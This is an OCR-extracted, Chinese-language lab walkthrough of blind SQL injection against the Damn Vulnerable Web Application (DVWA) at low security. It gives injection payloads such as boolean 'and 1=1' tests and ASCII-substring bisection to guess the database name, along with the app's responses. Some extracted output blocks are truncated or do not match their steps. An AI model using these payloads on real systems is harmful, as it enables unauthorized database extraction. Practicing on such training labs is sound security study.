
More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

2.得到查询结果，存在用户



Vulnerability: SQL Injection (Blind

User ID:


```
ID: 1
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injectio


3.输入1' and 1=1

单引号为了闭合原来 SQL 语句中的第一个单引号，而后面的#为了闭合后面的单引号




User ID: 1' and 1=1 #

4.得到查询结果



```
ID: 1' and 1=1 #
First name: admin
Surname: admin
```

5.输入1' and 1=2 #




User ID: 1' and 1=3 #

```
ID: 1' and 1=1 #
First name: admin
Surname: admin
```

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/


6.没有查询结果，说明为字符型


Vulnerability: SQL Injectior
User ID:
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P

三、二分法猜出数据库名

1.输入1' and length(database())=1

判断数据库的名字是不是1个字



Vulnerability: SQL Injection (Blind)

User ID:


1' and length(database())=1 Submit

```
ID: 1' and 1=1 #
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection

2.没有输出，名字不是一个字




Vulnerability: SQL Injectior

User ID:


Submit

More info

3.输入length(database())=4



Vulnerability: SQL Injection
User ID:
1' and length(database())=4
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76
http://en.wikipedia.org/wiki/SQL_injection

4.成功输出，为4个字




```
ID: 1’ and length(database())=4 #
First name: admin
Surname: admin
```

5.输入1' and Ascii(Substr(database(),1,1))>97 #




```
ID: 1’ and length(database())=4 #
First name: admin
Surname: admin
```

6.成功输出，说明第一个字符Asscii大于97



```
ID: 1' and Ascii(Substr(database(),1,1))>97 #
First name: admin
Surname: admin
```


7.输入1' and Ascii(Substr(database(),1,1))<122 #



```
bstr(database(),1,1))<122 #
```


```
ID: 1' and Ascii(Substr(database(),1,1))>97 #
First name: admin
Surname: admin
```

8.成功输出，Ascii小于122




```
ID: 1' and Ascii(Substr(database(),1,1))<122 #
First name: admin
Surname: admin
```

9.输入1' and Ascii(Substr(database(),1,1))<109 #




```
ID: 1' and Ascii(Substr(database(),1,1))<122 #
First name: admin
Surname: admin
```

10.成功输出，Ascii小于109



